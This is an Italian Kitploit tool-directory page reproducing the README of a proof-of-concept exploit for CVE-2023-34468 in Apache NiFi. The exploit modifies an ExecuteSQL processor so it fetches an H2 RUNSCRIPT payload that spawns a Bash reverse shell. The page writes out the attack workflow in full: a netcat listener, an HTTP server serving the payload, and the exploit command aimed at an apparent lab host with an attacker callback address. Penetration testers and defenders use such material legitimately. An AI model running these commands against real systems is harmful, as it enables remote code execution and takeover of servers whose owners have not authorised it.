Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-34468 — CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC | Kitploit
Strumenti/GitHubGitHub/ozcanpng/cve-2023-34468
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingCommand and ControlRed TeamingSviluppo Payload
GitHubozcanpng/cve-2023-34468

CVE-2023-34468

CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

Vedi Repository
102 mesi faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2023-34468 — Apache NiFi ExecuteSQL H2 RUNSCRIPT PoC RCE

Breve PoC in Python per abusare di un processore Apache NiFi ExecuteSQL modificabile con un payload H2 RUNSCRIPT per innescare l'esecuzione remota di comandi tramite una reverse shell Bash.

Solo per test autorizzati e finalità di ricerca. Non utilizzarlo contro sistemi che non possiedi o per i quali non hai un'autorizzazione esplicita al test.


Cosa fa

ExecuteSQL processor update -> H2 RUNSCRIPT fetch -> Bash reverse shell -> processor restore
  1. Rileva automaticamente un singolo processore ExecuteSQL, oppure accetta --processor-id manualmente.
  2. Scrive un payload locale rce.sql che definisce e richiama un alias di esecuzione della shell basato su Java.
  3. Ti chiede di avviare un listener nc e un server HTTP.
  4. Aggiorna la query del processore per recuperare rce.sql tramite H2 RUNSCRIPT.

  5. Avvia il processore per attivare la reverse shell.
  6. Ripristina la configurazione originale del processore dopo che confermi che la shell è stata ricevuta.

Screenshot

1. Configurazione

Configurazione

2. Richiesta al payload


Esecuzione dell'exploit

3. Shell ricevuta

Aggiornamento del processore

4. Risultato

Risultato


Configurazione

git clone https://github.com/ozcanpng/CVE-2023-34468.git
cd CVE-2023-34468
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

Utilizzo

Terminale 1:

rlwrap nc -lvnp 4444

Terminale 2, dalla directory di questo repository:

python3 -m http.server 8000

Terminale 3:

python3 CVE-2023-34468.py --url http://flow.helix.htb --lhost 10.10.16.53 --lport 4444

Per la selezione manuale del processore:

python3 CVE-2023-34468.py --url http://flow.helix.htb --processor-id <UUID> --lhost 10.10.16.53 --lport 4444

Versioni interessate

ProdottoVersione interessataAccesso richiestoImpatto
Apache NiFiDeployment interessati da CVE-2023-34468 con comportamento ExecuteSQL/H2 modificabilePossibilità di raggiungere e modificare il processore NiFi di destinazione tramite l'APIEsecuzione remota di comandi

Note

  • Lo script presuppone che l'API NiFi sia raggiungibile e che l'utente/sessione corrente possa modificare il processore di destinazione.
  • Il file rce.sql generato viene ignorato da git e deve essere servito dalla directory del repository con python3 -m http.server.
  • Se il rilevamento automatico non trova alcun processore o trova più candidati, passa manualmente l'UUID del processore con --processor-id.
  • Lo script tenta di ripristinare la configurazione originale del processore ExecuteSQL dopo che confermi che la shell è stata ricevuta.

Riferimenti

  • NVD — CVE-2023-34468
  • Apache NiFi
  • Comandi del database H2

Autore

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Scarica lo strumento